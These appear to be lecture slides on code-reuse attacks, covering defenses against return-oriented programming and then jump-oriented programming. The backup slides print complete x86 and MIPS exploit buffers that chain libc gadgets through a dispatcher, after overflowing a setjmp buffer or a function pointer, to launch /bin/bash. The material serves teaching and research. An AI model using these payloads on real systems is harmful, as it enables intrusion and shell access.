


Figure taken from "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)" by Shacham

Defenses against ROP

- ROP attacks rely on the stack in a unique way
- Researchers built defenses based on this:
  - ROPdefender[1] and others: maintain a shadow stack
  - DROP[2] and DynIMA[3]: detect high frequency `ret`s
  - Returnless[4]: Systematically eliminate all `ret`s
- **So now we're totally safe forever, right?**
- **No: code-reuse attacks need not be limited to the stack and `ret`!**
  - See "Jump-oriented programming: a new class of code-reuse attack" by Bletsch et al.
    (covered in this deck if you're curious)

BACKUP SLIDES
(not on exam)


Jump-oriented Programming

Defenses against ROP

- ROP attacks rely on the stack in a unique way
- Researchers built defenses based on this:
  - ROPdefender[1] and others: maintain a shadow stack
  - DROP[2] and DynIMA[3]: detect high frequency `ret`s
  - Returnless[4]: Systematically eliminate all `ret`s
- **So now we're totally safe forever, right?**
- **No: code-reuse attacks need not be limited to the stack and `ret`!**
  - **My research follows...**

Jump-oriented programming (JOP)

- Instead of `ret`, use indirect jumps, e.g., `jmp eax`
- How to maintain control flow?




The dispatcher in depth

- Dispatcher gadget implements:

  pc = **f**(*pc*)
  goto **pc*


- **f** can be anything that evolves *pc* predictably
  - Arithmetic: **f**(*pc*) = *pc*+4
  - Memory based: **f**(*pc*) = *(*pc*+4)



Availability of indirect jumps (1)


- Can use `jmp` or `call` (don't care about the stack)
- When would we expect to see indirect jumps?
  - Function pointers, some switch/case blocks, ...?
- That's not many...

Frequency of control flow transfers instructions in glibc



Availability of indirect jumps (2)


- However: x86 instructions are ***unaligned***
- We can find ***unintended*** code by jumping into the middle of a regular instruction!



- Very common, since they start with 0xFF, e.g.

  -1 = 0xFFFFFFFF

  -1000000 = 0xFFF0BDC0



Finding gadgets

- Cannot use traditional disassembly,
  - Instead, as in ROP, scan & walk backwards
  - We find 31,136 potential gadgets in libc!
- Apply heuristics to find certain kinds of gadget
- Pick one that meets these requirements:
  - **Internal integrity**:
    - Gadget must not destroy its own jump target.
  - **Composability**:
    - Gadgets must not destroy subsequent gadgets' jump targets.

Finding dispatcher gadgets

pc = **f**(*pc*)
goto **pc*

- Dispatcher heuristic:
  - The gadget must act upon its own jump target register
  - Opcode can't be useless, e.g.: `inc`, `xchg`, `xor`, etc.
  - Opcodes that overwrite the register (e.g. `mov`) instead of modifying it (e.g. `add`) must be self-referential
    - `lea edx, [eax+ebx]` isn't going to advance anything
    - `lea edx, [edx+esi]` could work
- Find a dispatcher that uses uncommon registers

```
add ebp, edi
jmp [ebp-0x39]
```

- Functional gadgets found with similar heuristics

Developing a practical attack

- Built on Debian Linux 5.0.4 32-bit x86
  - Relies solely on the included libc
- Availability of gadgets (31,136 total): **PLENTY**
  - **Dispatcher**: 35 candidates
  - **Load constant**: 60 `pop` gadgets
  - **Math/logic**: 221 `add`, 129 `sub`, 112 `or`, 1191 `xor`, etc.
  - **Memory**: 150 `mov` loaders, 33 `mov` storers (and more)
  - **Conditional branch**: 333 short `adc`/`sbb` gadgets
  - **Syscall**: multiple gadget sequences


The vulnerable program

- Vulnerabilities
  - String overflow
  - Other buffer overflow
  - String format bug

- Targets
  - Return address
  - Function pointer
  - C++ Vtable
  - Setjmp buffer
    - Used for non-local gotos
    - Sets several registers, including `esp` and `eip`

The exploit code (high level)

- Shellcode: launches `/bin/bash`
- Constructed in NASM (data declarations only)
- 10 gadgets which will:
  - Write null bytes into the attack buffer where needed
  - Prepare and execute an execve syscall
- Get a shell without exploiting a single `ret`:



The full exploit (1)

Constants

Immediate values on the stack

```
start:
; Constants:
libc:                equ 0xb7e7f000 ; Base address of libc in memory
base:                equ 0x0804a008 ; Address where this buffer is loaded
base_mangled:        equ 0x1d4011ee ; 0x0804a008 = mangled address of this buffer
initializer_mangled: equ 0xc43ef491 ; 0xB7E81F7A = mangled address of initializer gadget
dispatcher:          equ 0xB7FA4E9E ; Address of the dispatcher gadget
buffer_length:       equ 0x100      ; Target program's buffer size before the jmpbuf.
shell:               equ 0xbffff8eb ; Points to the string "/bin/bash" in the environment
to_null:             equ libc+0x7   ; Points to a null dword (0x00000000)

; Start of the stack.  Data read by initializer gadget "popa":
popa0_edi: dd -4                          ; Delta for dispatcher; negative to avoid NULLs
popa0_esi: dd 0xaaaaaaaa
popa0_ebp: dd base+g_start+0x39           ; Starting jump target for dispatcher (plus 0x39)
popa0_esp: dd 0xaaaaaaaa
popa0_ebx: dd base+to_dispatcher+0x3e; Jumpback for initializer (plus 0x3e)
popa0_edx: dd 0xaaaaaaaa
popa0_ecx: dd 0xaaaaaaaa
popa0_eax: dd 0xaaaaaaaa

; Data read by "popa" for the null-writer gadgets:
popa1_edi: dd -4                          ; Delta for dispatcher
popa1_esi: dd base+to_dispatcher          ; Jumpback for gadgets ending in "jmp [esi]"
popa1_ebp: dd base+g00+0x39               ; Maintain current dispatch table offset
popa1_esp: dd 0xaaaaaaaa
popa1_ebx: dd base+new_eax+0x17bc0000+1 ; Null-writer clears the 3 high bytes of future eax
popa1_edx: dd base+to_dispatcher          ; Jumpback for gadgets ending "jmp [edx]"
popa1_ecx: dd 0xaaaaaaaa
popa1_eax: dd -1                          ; When we increment eax later, it becomes 0

; Data read by "popa" to prepare for the system call:
popa2_edi: dd -4                          ; Delta for dispatcher
popa2_esi: dd base+esi_addr               ; Jumpback for "jmp [esi+K]" for a few values of K
popa2_ebp: dd base+g07+0x39               ; Maintain current dispatch table offset
popa2_esp: dd 0xaaaaaaaa
popa2_ebx: dd shell                       ; Syscall EBX = 1st execve arg (filename)
popa2_edx: dd to_null                     ; Syscall EDX = 3rd execve arg (envp)
popa2_ecx: dd base+to_dispatcher          ; Jumpback for "jmp [ecx]"
popa2_eax: dd to_null                     ; Swapped into ECX for syscall.  2nd execve arg (argv)
```

The full exploit (2)

```
; End of stack, start of a general data region used in manual addressing
             dd dispatcher                ; Jumpback for "jmp [esi-0xf]"
             times 0xB db 'X'             ; Filler
esi_addr:    dd dispatcher                ; Jumpback for "jmp [esi]"
             dd dispatcher                ; Jumpback for "jmp [esi+0x4]"
             times 4 db 'Z'               ; Filler
new_eax:     dd 0xEEEEEE0b                ; Sets syscall EAX via [esi+0xc]; EE bytes will be cleared

; End of the data region, the dispatch table is below (in reverse order)
g0a: dd 0xb7fe3419    ; sysenter
g09: dd libc+ 0x1a30d ; mov eax, [esi+0xc]            ; mov [esp], eax    ; call [esi+0x4]
g08: dd libc+0x136460 ; xchg ecx, eax                 ; fdiv st, st(3)    ; jmp [esi-0xf]
g07: dd libc+0x137375 ; popa                          ; cmc               ; jmp far dword [ecx]
g06: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah      ; stc               ; jmp [edx]
g05: dd libc+0x14748d ; inc ebx                       ; fdivr st(1), st   ; jmp [edx]
g04: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah      ; stc               ; jmp [edx]
g03: dd libc+0x14748d ; inc ebx                       ; fdivr st(1), st   ; jmp [edx]
g02: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah      ; stc               ; jmp [edx]
g01: dd libc+0x14734d ; inc eax                       ; fdivr st(1), st   ; jmp [edx]
g00: dd libc+0x1474ed ; popa                          ; fdivr st(1), st   ; jmp [edx]
g_start: ; Start of the dispatch table, which is in reverse order.
times buffer_length - ($-start) db 'x' ; Pad to the end of the legal buffer

; LEGAL BUFFER ENDS HERE.  Now we overwrite the jmpbuf to take control
jmpbuf_ebx: dd 0xaaaaaaaa
jmpbuf_esi: dd 0xaaaaaaaa
jmpbuf_edi: dd 0xaaaaaaaa
jmpbuf_ebp: dd 0xaaaaaaaa
jmpbuf_esp: dd base_mangled               ; Redirect esp to this buffer for initializer's "popa"
jmpbuf_eip: dd initializer_mangled        ; Initializer gadget:  popa ; jmp [ebx-0x3e]

to_dispatcher: dd dispatcher              ; Address of the dispatcher:  add ebp,edi ; jmp [ebp-0x39]
               dw 0x73                    ; The standard code segment; allows far jumps; ends in NULL
```

Data

Dispatch table

Overflow

Discussion

- Can we automate building of JOP attacks?
  - Must solve problem of complex interdependencies between gadget requirements

- Is this attack applicable to non-x86 platforms?

A: *Yes*


- What defense measures can be developed which counter this attack?

The MIPS architecture

- MIPS: very different from x86
  - Fixed size, aligned instructions
    - No unintended code!
  - Position-independent code via indirect jumps
  - Delay slots
    - Instruction after a jump will always be executed
- ***We can deploy JOP on MIPS!***
  - Use intended indirect jumps
    - Functionality bolstered by the effects of delay slots
  - Supports hypothesis that JOP is a *general* threat

MIPS exploit code (high level overview)

- Shellcode: launches `/bin/bash`
- Constructed in NASM (data declarations only)
- 6 gadgets which will:
  - Insert a null-containing value into the attack buffer
  - Prepare and execute an execve syscall
- Get a shell without exploiting a single `jr ra`:



Click for full exploit code

MIPS full exploit code (1)

```
; ===== CONSTANTS =====
%define libc            0x2aada000    ; Base address of libc in memory.
%define base            0x7fff780e    ; Address where this buffer is loaded.
%define initializer     libc+0x103d0c ; Initializer gadget (see table below for machine code).
%define dispatcher      libc+0x63fc8  ; Dispatcher gadget (see table below for machine code).
%define buffer_length   0x100         ; Target program's buffer size before the function pointer.
%define to_null         libc+0x8      ; Points to a null word (0x00000000).
%define gp              0x4189d0      ; Value of the gp register.

; ===== GADGET MACHINE CODE =====
; +--------------------------------+-------------------+---------------------+------------------+
; | Initializer/pre-syscall gadget | Dispatcher gadget | Syscall gadget      | Gadget "g04"     |
; +--------------------------------+-------------------+---------------------+------------------+
; |  lw     v0,44(sp)              | addu   v0,a0,v0   | syscall             | sw     a1,44(sp) |
; |  lw     t9,32(sp)              | lw     v1,0(v0)   | lw     t9,-27508(gp)| sw     zero,24(sp)|
; |  lw     a0,128(sp)             | nop               | nop                 | sw     zero,28(sp)|
; |  lw     a1,132(sp)             | addu   v1,v1,gp   | jalr   t9           | addiu  a1,sp,44  |
; |  lw     a2,136(sp)             | jr     v1         | li     a0,60        | jalr   t9        |
; |  sw     v0,16(sp)              | nop               |                     | addiu  a3,sp,24  |
; |  jalr   t9                     |                   |                     |                  |
; |  move   a3,s8                  |                   |                     |                  |
; +--------------------------------+-------------------+---------------------+------------------+

; ===== ATTACK DATA =====
; Data for the initializer gadget. We want 32(sp) to refer to the value below, but sp
; points 24 bytes before the start of this buffer, so we start with some padding.
times 32-24 db 'x'
dd dispatcher          ; sp+32  Sets t9 - Dispatcher gadget address (see table above for machine code)
times 44-36 db 'x'     ; sp+36  (padding)
dd base + g_start      ; sp+44  Sets v0 - offset
times 128-48 db 'x'    ; sp+48  (padding)
dd -4                  ; sp+128 Sets a0 - delta
dd 0xaaaaaaaa          ; sp+132 Sets a1
dd 0xaaaaaaaa          ; sp+136 Sets a2

dd 0xaaaaaaaa          ; sp+140 (padding, since we can only advance $sp by multiples of 8)
```

MIPS full exploit code (2)

```
; Data for the pre-syscall gadget (same as the initializer gadget). By now, sp has
; been advanced by 112 bytes, so it points 32 bytes before this point.
dd libc+0x26194      ; sp+32  Sets t9 - Syscall gadget address (see table above for machine code)
times 44-36 db ’x’   ; sp+36  (padding)
dd 0xdededede        ; sp+44  Sets v0 (overwritten with the syscall number by gadgets g02-g04)
times 80-48 db ’x’   ; sp+48  (padding)
dd -4011             ; sp+80  The syscall number for "execve", negated.
times 128-84 db ’x’  ; sp+84  (padding)
dd base+shell_path   ; sp+128 Sets a0
dd to_null           ; sp+132 Sets a1
dd to_null           ; sp+136 Sets a2

; ===== DISPATCH TABLE =====
; The dispatch table is in reverse order
g05: dd libc-gp+0x103d0c ; Pre-syscall gadget (same as initializer, see table for machine code)
g04: dd libc-gp+0x34b8c  ; Gadget "g04" (see table above for machine code)
g03: dd libc-gp+0x7deb0  ; Gadget: jalr t9  ;  negu a1,s2
g02: dd libc-gp+0x6636c  ; Gadget: lw s2,80(sp)  ;  jalr t9  ;  move s6,a3
g01: dd libc-gp+0x13d394 ; Gadget: jr t9  ;  addiu sp,sp,16
g00: dd libc-gp+0xcb1ac  ; Gadget: jr t9  ;  addiu sp,sp,96
g_start: ; Start of the dispatch table, which is in reverse order.

; ===== OVERFLOW PADDING =====
times buffer_length - ($-$$) db ’x’ ; Pad to the end of the legal buffer

; ===== FUNCTION POINTER OVERFLOW =====
dd initializer

; ===== SHELL STRING =====
shell_path: db "/bin/bash"
db 0 ; End in NULL to finish the string overflow
```

References

[1] L. Davi, A.-R. Sadeghi, and M. Winandy. ROPdefender: A detection tool to defend against return-oriented programming attacks. Technical Report HGI-TR-2010-001, Horst Gortz Institute for IT Security, March 2010.

[2] P. Chen, H. Xiao, X. Shen, X. Yin, B. Mao, and L. Xie. Drop: Detecting return-oriented programming malicious code. In 5th ACM ICISS, 2009

[3] L. Davi, A.-R. Sadeghi, and M. Winandy. Dynamic Integrity Measurement and Attestation: Towards Defense against Return-oriented Programming Attacks. In 4th ACM STC, 2009.

[4] J. Li, Z. Wang, X. Jiang, M. Grace, and S. Bahram. Defeating return-oriented rootkits with return-less kernels. In 5th ACM SIGOPS EuroSys Conference, Apr. 2010.

[5] H. Shacham. The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). In 14th ACM CCS, 2007.

[6] S. Checkoway, L. Davi, A. Dmitrienko, A.-R. Sadeghi, H. Shacham, and M. Winandy. Return-Oriented Programming Without Returns. In 17th ACM CCS, October 2010.